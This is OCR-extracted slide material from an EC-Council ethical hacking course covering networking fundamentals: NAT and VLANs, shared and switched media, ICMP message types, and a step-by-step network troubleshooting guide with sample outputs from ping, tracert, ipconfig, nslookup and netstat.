
- Port Address Translation (PAT) permits different ports in multiple devices on a local area network (LAN) to be mapped to a single public IP address
- PAT is also known as port overloading, port-level multiplexed NAT, or single address NAT



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

VLAN

- A group of networks which are logically connected to the same wire and communicate with each other despite being physically located in different geographical locations is called a Virtual local area network (VLAN)
- These networks are configured through software rather than hardware
- Configuring VLANs is cheaper than creating a routed network because routers are costlier than switches



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

VLAN (Cont'd)

Advantages:

- The number of devices for a specific network topology is reduced
- Managing physical devices becomes less complex
- Increases security options through separation and specific frame delivery
- Performance and security
- Formation of virtual workgroups
- Simplified administration

Disadvantages:

- VLANS rely on switches to do right thing
- Packet leaks from one VLAN to the text
- Injected packets meant for an attack

Security implications of VLANs

- Keeps hosts separated by VLANS and limits the number of devices that can talk to these hosts
- Increases security options via separation and specific frame delivery
- Controls inter-VLAN routing using IP access lists
- Deploys VTP domain, VTP pruning, and password protections

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Shared Media Network


- In shared media network, each node in the network shares a single channel and bandwidth for communication
- Every message reaches every node in the shared media network


Advantages:

- Cheap due to the low number of channel and hardware interference components
- No switch, so no switch delay
- Short response time
- Broadcasting or multicasting is easy
- Simple design

Disadvantages:

- Fixed channel bandwidth
- Need a router or gateway to go beyond each segment
- Limited distance span
- Traffic problems and network collisions
- Security issues may arise, as all information is transmitted to all nodes





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Switched Media Network


- In a switched media network, point-to-point communication is established through a dedicated line
- The communication needs switches to establish direct connection

Advantages:

- High bandwidth so that multiple pairs of nodes can communicate simultaneously
- No collision

Disadvantages:

- Expensive
- Complex design
- Long response time
- Security issues arise if the port is enabled on access switches. Rogue devices can provide access to the network



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Basic Network Troubleshooting


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Unreachable Networks


- Network communication depends on certain basic conditions being met:
  - Sending and receiving devices must have the TCP/IP protocol stack properly configured:
    - Proper configuration of the IP address and subnet mask
    - If datagrams are to travel outside of the local network, a default gateway must also be configured
  - The router must also have the TCP/IP protocol properly configured on its interfaces, and it must use an appropriate routing protocol
  - If these conditions are not met, then network communication cannot take place
  - Examples of problems:
    - Sending device may address the datagram to a non-existent IP address
    - The destination device is not connected to its network
    - The router's connecting interface is down
    - The router does not have the information necessary to locate the destination network



- An ICMP destination unreachable message is sent if:
  - The host or port is unreachable
  - The network is unreachable

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Destination Unreachable Message



- If datagrams cannot be forwarded to their destinations, ICMP sends back a destination unreachable message to the sender, indicating that the datagram could not be properly forwarded
- A destination unreachable message may also be sent when packet fragmentation is required in order to forward a packet:
  - Fragmentation is usually necessary when a datagram is forwarded from a token-ring network to an Ethernet network
  - If the datagram does not allow fragmentation, the packet cannot be forwarded, which will generate and send a destination unreachable message
- Destination unreachable messages may also be generated if IP-related services such as FTP or web services are unavailable

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ICMP Echo (Request) and Echo Reply

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Admin>ping 10.10.10.13

Pinging 10.10.10.13 with 32 bytes of data:
Reply from 10.10.10.13: bytes=32 time<1ms TTL=128
Reply from 10.10.10.13: bytes=32 time<1ms TTL=128
Reply from 10.10.10.13: bytes=32 time<1ms TTL=128
Reply from 10.10.10.13: bytes=32 time=1ms TTL=128

Ping statistics for 10.10.10.13:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Parameters Data.....		

Echo = Type 8

Echo Reply = Type 0

Ethernet Header (Layer 2)			IP Header (Layer 3)	ICMP Message (Layer 3)						Ether. Tr.
Ethernet Destination Address (MAC)	Ethernet Source Address (MAC)	Frame Type	Source IP Add. Dest. IP Add. Protocol Field	Type 0 or 8	Code 0	Checksum	ID	Seq. Num.	Data	FCS

IP Protocol Field = 1
The echo request message is typically initiated using the ping command

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Time Exceeded Message

ICMP Time Exceeded
Type = 11

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Parameters Data.....		

- A TTL value is defined in each datagram (IP packet)
- As each router processes the datagram, it decreases the TTL value by one
- When the TTL of the datagram value reaches zero, the packet is discarded
- ICMP uses a time exceeded message to notify the source device that the TTL of the datagram has been exceeded

IP Header

0	15 16	31
4-bit Version	4-bit Header Length	8-bit Type of Service (TOS)	16-bit Total Length (in bytes)
16-bit Identification		3-bit Flags	13-bit Fragment Offset
8-bit Time-to-Live (TTL)	8-bit Protocol	16-bit Header Checksum
32-bit Source IP Address		
32-bit Destination IP Address		
Options (if any)		
Data		

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IP Parameter Problem

- Devices that process datagrams may not be able to forward them due to some type of error in the header
- Such errors do not relate to the state of the destination host or network, but still prevent the datagram from being processed and delivered
- An ICMP type 12 parameter problem message is sent to the source of the datagram

ICMP Parameter Problem
Type = 12




0	8	16	31
Type (3)	Code (0-12)	Checksum	
Unused (must be zero)			
Internet Header + First 64 Bits of Datagram			

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

ICMP Control Messages

- Unlike error messages, control messages are not the result of lost packets or error conditions that occur during packet transmission
- Instead, they are used to inform hosts of conditions such as:
  - Network congestion
  - The existence of a better gateway to a remote network



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ICMP Redirects

- ICMP Redirects; Type = 5, Code = 0 to 3
- The default gateway only sends the ICMP redirect/change request messages if the following conditions are met:

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Parameters Data.....		

- The router is configured to send redirects
- The interface through which the packet comes into the router is the same interface through which the packet gets routed out
- The route for the redirect is not another ICMP redirect or default route
- The subnet/network of the source IP address is the same subnet/network of the next-hop IP address of the routed packet
- The datagram is not source-routed

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Troubleshooting

- Troubleshooting the network is the process of finding the issue in the computer network and diagnosing it

Typical Network Issues

- Physical Connections issue: Sometimes the faulty or loose connection of cables can lead to a network connectivity issue
- Connectivity Issue: Network failure or the faulty configuration of ports or interfaces in LAN and WAN may effect connectivity with the host server
- Configuration Issue: Misconfiguration of DHCP and DNS settings or routing issues result in failed communication
- Software Issue: An incompatible software and version mismatch leads to disruptions in the transmission of IP data packets between the source and destination
- Traffic overload: Network behavior changes when traffic exceeds the capacity of the network devices
- Network IP issue: Improper IP settings , subnet masks, and routing at the source results in the interruption of communication with the destination IP

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps for Network Troubleshooting

1. Troubleshooting IP Problems
2. Troubleshooting Local Connectivity Issues
3. Troubleshooting Physical Connectivity Issues
4. Troubleshooting Routing Problems
5. Troubleshooting Upper-layer Faults
6. Troubleshooting Wireless Network Connection Issues

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Troubleshooting IP Problems

Steps for troubleshooting IP related issues

- Using tools, Locate the devices that raised the issue in the path of communication
- Check the physical connections between the source and the destination
- LAN connectivity faults can raise network connectivity issues
- At each intermediate hop, check whether the router is working
- Ensure the proper configuration settings of the devices

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Troubleshooting Local Connectivity Issues

Steps for troubleshooting local connectivity issues

- Ping the destination if the source and the destination are of the same subnet mask
- Ping the gateway IP of the router if the source and destination are not of the same subnet mask
- If the ping fails, check that the route followed by the subnet mask is defined correctly in the routing table
- If everything is OK, check if the source is pinging a hop/router in the network
- If the ping fails, it could be a configuration issue or a repetitive IP issue
- Resolve repetitive IP issues by disconnecting the doubtful device and pinging again with other devices in the network
- If the device pings, it proves that the disconnected device is using the same IP as the pinged device. Therefore, the IP needs to be modified

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Troubleshooting Physical Connectivity Issues

Steps for troubleshooting physical connectivity issues

- Check for cable connectivity issues:
  - Check that suitable cables are used for connections between devices
  - Avoid loose connections
  - If there are no loose connection issues, check for old cables and replace them with new ones before trying to connect the device
  - If the problem still exists, there may be a faulty port issue
- Check for Faulty Port:
  - Check the ports where the link is established and confirm that the indicator lights are on
- Check for Traffic Overload:
  - Crosscheck the capacity of the devices in the network and the traffic that is flowing through it
  - Exceeding the specified limit could lead to the interruption of the communication between the source and the destination

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Troubleshooting Routing Problems

Steps for troubleshooting physical routing issues

- Using the traceroute tool locate the hop or router responsible for the problem
- If the issue persists, investigate each hop or router to find where the problem occurred
- When the problematic hop or router is detected, log in to it using telnet and ping the destination and source
- If the ping is not successful, and the routes are not defined, then configure the routes between the source and destination with a subnet mask
- Check for a routing loop by pinging again. If it exists, rectify it by tracing and reconfiguring it
- Check the routing protocol if the problem still exists and change it according to the network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Troubleshooting Upper-layer Faults

Common problems that arise	Rectification Steps
Firewall blocking the flow of incoming and outgoing traffic	Move the host in the network to bypass the firewall that is blocking the traffic
The sever or a service is down	Replace the downed-server with a temporary server to continue the services
Authentication process issues result in the inability to access a service between the host and the server	Use software to deploy checks for authentication related issues
Issues with the software compatibility of the devices, such as version mismatches	Upgrade the devices to be compatible and have the same version


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Troubleshooting Wireless Network Connection Issues

- Check whether the Wi-Fi is enabled on the devices
- To check, Go to Settings → Network & Internet → Wi-Fi
- If the problem still exists, check and change the SSID and access points to allocate an IP to the requesting device
- Use the Windows Network Diagnostics tool to troubleshoot the network related issue
- Windows Network Diagnostics will troubleshoot to the detect the problem by downloading and installing available patches
- Restore the router to its factory settings and restart it



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Network Troubleshooting Tools

List of basic network troubleshooting utilities and tools

Ping	PuTTY/Tera Term
Tracert/traceroute	Subnet and IP Calculator
Ipconfig/ifconfig	Speedtest.net
NSlookup	Pathping/mtr
Netstat	Route

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Ping

- The ping utility is used to test if an IP address or a website is accessible by the host
- When a reply is received from the pinged IP address, it shows that the packets are transferring between the system and the given IP
  - Launch the command prompt and execute `ping x.x.x.x` or `ping example.com` to check the availability of the host to the computer
  - "Request timed out" shows that there is no connection between the system and the host, or that the system is unable to connect to the host

```
Command Prompt
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\[redacted]>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=23ms TTL=57
Reply from 8.8.8.8: bytes=32 time=22ms TTL=57
Reply from 8.8.8.8: bytes=32 time=22ms TTL=57
Reply from 8.8.8.8: bytes=32 time=23ms TTL=57

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 22ms, Maximum = 23ms, Average = 22ms
```

```
C:\Users\[redacted]>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Traceroute and Tracert

- The Traceroute utility is used to trace packets across a network and to understand connections to a server
- Traceroute sends an ICMP echo request message to the specified destination
- If the destination is active, it sends ICMP echo reply messages as a response, which confirms the connection is active
- If not, the destination may be inactive, or there could be a connectivity issue with the source

- Use the `tracert` command along with the hostname of the computer to which the route must be traced
- Each hop is indicated by a number in the left column, along with the domain and the IP address

```
C:\Users\[redacted]>tracert a2s78.a2hosting.com

Tracing route to a2s78.a2hosting.com [216.119.143.98]
over a maximum of 30 hops:

  1   4 ms   4 ms   4 ms  121.241.55.193.static-[redacted]
  2  19 ms  20 ms  20 ms  172.25.81.134
  3  20 ms  20 ms  20 ms  ix-ae-0-100.tcore1.mlv[redacted]
  4 145 ms 143 ms 143 ms  if-ae-5-6.tcore1.wyn-m[redacted]
  5 136 ms 141 ms 140 ms  if-ae-8-1600.tcore1.py[redacted]
  6 133 ms 131 ms 131 ms  if-ae-11-2.tcore1.pvu-[redacted]
  7 139 ms 139 ms 138 ms  be6453.agr21.par04.atl[redacted]
  8 145 ms 145 ms 144 ms  [redacted]
```


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Ipconfig and Ifconfig


- Ipconfig (Internet protocol configuration) is a command line utility used to display all current TCP/IP network configuration values along with the IP address, subnet mask, and default gateway for all adapters
  - To display the basic configuration of the system, use `ipconfig` in the command prompt terminal
  - For a detailed information on the system configuration, execute `ipconfig /all` in the command prompt
  - Ifconfig is a similar utility for Linux-based machines



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

NSlookup

- NSlookup utility is used to lookup a specific IP address or multiple IP addresses associated with a domain name
- NSlookup is used when a user can access a resource by specifying its IP address, but cannot access it by its DNS name
- Nslookup utility is used to fix DNS address resolution issues
- The `nslookup` command is executed in the command prompt to lookup the IP address for a DNS name
- Subcommands can be used at the end of the nslookup command to perform queries or set options



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Netstat

- Netstat is a command line utility used to display both the incoming and outgoing traffic of TCP/IP
- Netstat can determine the current state of the active hosts on the network
- Netstat is used to identify the services associated with user defined ports


- Execute the `netstat` command without any parameters in the terminal to show the list of active connections
- Use the `netstat -e` command to show the statistics of various protocols



